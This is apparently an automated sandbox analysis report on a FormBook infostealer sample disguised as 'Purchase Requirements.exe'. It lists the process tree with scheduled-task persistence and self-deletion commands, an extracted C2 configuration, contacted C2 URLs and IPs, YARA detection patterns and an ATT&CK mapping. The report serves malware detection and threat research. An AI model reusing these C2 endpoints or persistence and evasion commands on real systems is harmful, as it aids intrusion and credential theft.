ID: 458827
Sample Name: Purchase Requirements.exe
Cookbook: default.jbs
Time: 19:25:10
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Purchase Requirements.exe

Overview


General Information

Sample Name:	Purchase Requirements.exe
Analysis ID:	458827
MD5:	5bd387d81d1d7d..
SHA1:	a832689604786e..
SHA256:	fe7e173fd8a3d64..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Process Tree

- **System is w10x64**
- Purchase Requirements.exe (PID: 6556 cmdline: 'C:\Users\user\Desktop\Purchase Requirements.exe' MD5: 5BD387D81D1D7D7FD4DBEABEBBB46B1B)
  - schtasks.exe (PID: 6936 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\UCnSWpQKXBXg' /XML 'C:\Users\user\AppData\Local\Temp\tmp47B.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6992 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - MSBuild.exe (PID: 7032 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe MD5: D621FD77BD585874F9686D3A76462EF1)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - colorcpl.exe (PID: 4592 cmdline: C:\Windows\SysWOW64\colorcpl.exe MD5: 746F3B5E7652EA0766BA10414D317981)
        - cmd.exe (PID: 5908 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5572 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.narrowpathwc.com/n8ba/"
  ],
  "decoy": [
    "thefitflect.com",
    "anytourist.com",
    "blggz.xyz",
    "ascope.club",
    "obyeboss.com",
    "braun-mathematik.online",
    "mtsnurulislamsby.com",
    "jwpropertiestn.com",
    "animalds.com",
    "cunerier.com",
    "sillysocklife.com",
    "shopliyonamaaghin.net",
    "theredcymbalsco.com",
    "lostbikeproject.com",
    "ryggoqlmga.club",
    "realestatetriggers.com",
    "luvlauricephotography.com",
    "cheesehome.cloud",
    "5fashionfix.net",
    "wata-6-rwem.net",
    "ominvestment.net",
    "rrinuwsq643do2.xyz",
    "teamtacozzzz.com",
    "newjerseyreosales.com",
    "theresahovo.com",
    "wowmovies.today",
    "77k6tgikpbs39.net",
    "americagoldenwheels.com",
    "digitaladbasket.com",
    "gcagame.com",
    "arielatkins.net",
    "2020coaches.com",
    "effthisshit.com",
    "nycabl.com",
    "fbvanminh.com",
    "lovebirdsgifts.com",
    "anxietyxpill.com",
    "recaptcha-lnc.com",
    "aprendelspr.com",
    "expatinsur.com",
    "backtothesimplethings.com",
    "pcf-it.services",
    "wintonplaceoh.com",
    "designermotherhood.com",
    "naamt.com",
    "lifestylebykendra.com",
    "thehighstatusemporium.com",
    "oneninelacrosse.com",
    "mariasmoworldwide.com",
    "kitesurf-piraten.net",
    "atelierbond.com",
    "mynjelderlaw.com",
    "moucopia.com",
    "hauhome.club",
    "imroundtable.com",
    "thralink.com",
    "baoequities.com",
    "nassy.cloud",
    "goldenstatelabradoodles.com",
    "revenueremedyintensive.com",
    "dfendglobal.com",
    "pugliaandgastronomy.com",
    "cypios.net",
    "trinioware.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.769728719.00000000010C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.769728719.00000000010C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.769728719.00000000010C0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.769097230.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.769097230.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.MSBuild.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.MSBuild.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.MSBuild.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
7.2.MSBuild.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.MSBuild.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
Yara detected FormBook
Machine Learning detection for dropped file
Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)
Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3
Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)
Injects a PE file into a foreign processes
Maps a DLL or memory area into another process
Modifies the context of a thread in another process (thread injection)
Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 7 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 7 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase Requirements.exe	34%	Virustotal		Browse
Purchase Requirements.exe	33%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	
Purchase Requirements.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\UCnSWpQKXBXg.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\UCnSWpQKXBXg.exe	33%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.braun-mathematik.online	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
shops.myshopify.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://cdn.jsinit.directfwd.com/sk-jspark_init.php	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cnTCr	0%	Avira URL Cloud	safe	
http://www.mariasmoworldwide.com/n8ba/?YDKPpTg0=gDLflU22h4aNrBeOW4VXQ696ddSmWDeh6I9xRo3nz/h3BsDrL/4ZQIL6r35kaA0glkfe&FHtx=1bcPl8l0PFatcZcp	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.narrowpathwc.com/n8ba/?YDKPpTg0=RqoVB/kRDotnM81a68VGCKAD0SwVXhGBA2hw7fPCanVTcO/r0wYF2QFNLO8vRrR2bvla&FHtx=1bcPl8l0PFatcZcp	0%	Avira URL Cloud	safe	
http://www.braun-mathematik.online/n8ba/?YDKPpTg0=+h7Xj+nXKVKiaIR46Fq1cf2yPuoKyU42UFvvfLIT79wfatbgIi2aH2e1i+WvrVB3N3qO&FHtx=1bcPl8l0PFatcZcp	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
www.narrowpathwc.com/n8ba/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.thefitflect.com/n8ba/?YDKPpTg0=OvBvP1Su9fWFY0UPkW0anmpJM9mANCcukNJzgBj3kCnMbGPnYOnff5N4Ec4XgmlqGLmb&FHtx=1bcPl8l0PFatcZcp	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cna-e5	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/-e5	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.theredcymbalsco.com/n8ba/?YDKPpTg0=9vokcWjvDccQU4MCm09VADFSZD35cLZafv0mNDf58+cuq+V2woxjt+NJE4WV9inYEz7b&FHtx=1bcPl8l0PFatcZcp	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.founder.com.cn/cna	0%	URL Reputation	safe	
http://www.mynjelderlaw.com/n8ba/?YDKPpTg0=j7TP3kg+SFNkJlLKMby/j4R6QZto1j85Usiv6TCoiWa/2cyAi3BRSjJegq0lHS5IvzJL&FHtx=1bcPl8l0PFatcZcp	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.founder.com.cn/cnn-u	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.com8	0%	Avira URL Cloud	safe	
http://www.fontbureau.comionoB	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.goldenstatelabradoodles.com/n8ba/?YDKPpTg0=e60qEcsD/l81wB0bMHsW7u7BjuDaTcxFYqyxe5BzllGz/xR5NT7a3L6d+84tw9tNKT87&FHtx=1bcPl8l0PFatcZcp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
narrowpathwc.com	160.153.136.3	true	true		unknown
teamtacozzzz.com	34.102.136.180	true	false		unknown
www.braun-mathematik.online	217.160.0.129	true	true	• 0%, Virustotal, Browse	unknown
shops.myshopify.com	23.227.38.74	true	true	• 0%, Virustotal, Browse	unknown
mariasmoworldwide.com	162.241.85.227	true	true		unknown
theredcymbalsco.com	184.168.131.241	true	true		unknown
goldenstatelabradoodles.com	34.102.136.180	true	false		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.mynjelderlaw.com	74.208.236.212	true	true		unknown
www.goldenstatelabradoodles.com	unknown	unknown	true		unknown
www.theredcymbalsco.com	unknown	unknown	true		unknown
www.mariasmoworldwide.com	unknown	unknown	true		unknown
www.narrowpathwc.com	unknown	unknown	true		unknown
www.thefitflect.com	unknown	unknown	true		unknown
www.teamtacozzzz.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.mariasmoworldwide.com/n8ba/?YDKPpTg0=gDLflU22h4aNrBeOW4VXQ696ddSmWDeh6I9xRo3nz/h3BsDrL/4ZQIL6r35kaA0glkfe&FHtx=1bcPl8l0PFatcZcp	true	• Avira URL Cloud: safe	unknown
http://www.narrowpathwc.com/n8ba/?YDKPpTg0=RqoVB/kRDotnM81a68VGCKAD0SwVXhGBA2hw7fPCanVTcO/r0wYF2QFNLO8vRrR2bvla&FHtx=1bcPl8l0PFatcZcp	true	• Avira URL Cloud: safe	unknown
http://www.braun-mathematik.online/n8ba/?YDKPpTg0=+h7Xj+nXKVKiaIR46Fq1cf2yPuoKyU42UFvvfLIT79wfatbgIi2aH2e1i+WvrVB3N3qO&FHtx=1bcPl8l0PFatcZcp	true	• Avira URL Cloud: safe	unknown
www.narrowpathwc.com/n8ba/	true	• Avira URL Cloud: safe	low
http://www.thefitflect.com/n8ba/?YDKPpTg0=OvBvP1Su9fWFY0UPkW0anmpJM9mANCcukNJzgBj3kCnMbGPnYOnff5N4Ec4XgmlqGLmb&FHtx=1bcPl8l0PFatcZcp	true	• Avira URL Cloud: safe	unknown
http://www.theredcymbalsco.com/n8ba/?YDKPpTg0=9vokcWjvDccQU4MCm09VADFSZD35cLZafv0mNDf58+cuq+V2woxjt+NJE4WV9inYEz7b&FHtx=1bcPl8l0PFatcZcp	false	• Avira URL Cloud: safe	unknown
http://www.mynjelderlaw.com/n8ba/?YDKPpTg0=j7TP3kg+SFNkJlLKMby/j4R6QZto1j85Usiv6TCoiWa/2cyAi3BRSjJegq0lHS5IvzJL&FHtx=1bcPl8l0PFatcZcp	true	• Avira URL Cloud: safe	unknown
http://www.goldenstatelabradoodles.com/n8ba/?YDKPpTg0=e60qEcsD/l81wB0bMHsW7u7BjuDaTcxFYqyxe5BzllGz/xR5NT7a3L6d+84tw9tNKT87&FHtx=1bcPl8l0PFatcZcp	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.160.0.129	www.braun-mathematik.online	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
160.153.136.3	narrowpathwc.com	United States		21501	GODADDY-AMSDE	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	teamtacozzzz.com	United States		15169	GOOGLEUS	false
162.241.85.227	mariasmoworldwide.com	United States		26337	OIS1US	true
74.208.236.212	www.mynjelderlaw.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458827
Start date:	03.08.2021
Start time:	19:25:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase Requirements.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@8/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 59.6% (good quality ratio 53.9%) • Quality average: 72.2% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:26:10	API Interceptor	1x Sleep call for process: Purchase Requirements.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
217.160.0.129	Purchase Requirements.exe	Get hash	malicious	Browse	• www.braun-mathematik.online/n8ba/?U8L=+h7Xj+nXKVKiaIR46Fq1cf2yPuoKyU42UFvvfLIT79wfatbgIi2aH2e1i+WF0lx3J1iO&oXTp_f=5joHJFap7tcH7lo
160.153.136.3	Purchase Requirements.exe	Get hash	malicious	Browse	• www.narrowpathwc.com/n8ba/?U8L=RqoVB/kRDotnM81a68VGCKAD0SwVXhGBA2hw7fPCanVTcO/r0wYF2QFNLO8FObh2ftta&oXTp_f=5joHJFap7tcH7lo

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	i9Na8iof4G.exe	Get hash	malicious	Browse	• www.greenmommarket.com/wufn/?-ZYx-=logrQKqfHyiXoC6u9q1z/5ZQb95Ly1nqc2eREaPunu1Gh2txwcVTY6nqqNGtg45wUb8TCH42Ew==&7n=pDKh8nopV2b0
	M7ZGK4fBfl.exe	Get hash	malicious	Browse	• www.solanohomebuyerclass.com/wufn/?p8=+zzRrn2Jzburp+jId/o3ZSAnv7QTnqViuhoXO7jDMKz7r0VxysMHsmA+3Xbptm7b0wxl&w6A=TBaP_0V
	altnp3zI5hfg3Eg.exe	Get hash	malicious	Browse	• www.fleetrepsusa.com/c8ec/?w4Tdkvu=9I7a+LkwhDOpbSdRmgLKj7YUi0+gkhrBaOjYaoeXfQTs328/PNb+MTW5/2v14VkyqELt&0tBP=A2MthVh0Ib
	gqdJ6f9axq.exe	Get hash	malicious	Browse	• www.solanohomebuyerclass.com/wufn/?f8TPbh=+zzRrn2Jzburp+jId/o3ZSAnv7QTnqViuhoXO7jDMKz7r0VxysMHsmA+3XXp+23Ytgxz0Wr52Q==&mVEhB=4hPxHDz
	YaRh8PG41y.exe	Get hash	malicious	Browse	• www.solanohomebuyerclass.com/wufn/?EZwxl0z8=+zzRrn2Jzburp+jId/o3ZSAnv7QTnqViuhoXO7jDMKz7r0VxysMHsmA+3U7T93bjuXQi&WH=3fuXGd
	Invoice #210722 14,890 $.exe	Get hash	malicious	Browse	• www.devgmor.com/p4se/?j8kTd=3AjxmcTV9CpC7ma+KZzcwnt78JTs581Yvjd5X9kjXN7jRP25zy6AppwRbNNJJuhTk5qu&Xl=8ptXsvhhshn
	4bTTNoUZaa.exe	Get hash	malicious	Browse	• www.stgilespantry.com/p1nr/?b2MTsl=ro1pg1icPIWuRHVdGE2GvVgViR5v9blhYS2FJX1ENzfO1JI0TR6XWI0VOyA4arV/CJV4&2dZxlR=0ZlXBzE

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Inv_7623980.exe	Get hash	malicious	Browse	• www.lknstump.com/m6b5/?9rVDIvo=rWikOFXpygEHOZjjfkCnxP9a/ZXJk6EyrkIACG+bBDgTAbiGY8SkU9OA/zeFMxKBprcl0NW5Ng==&4h=Dtxh6
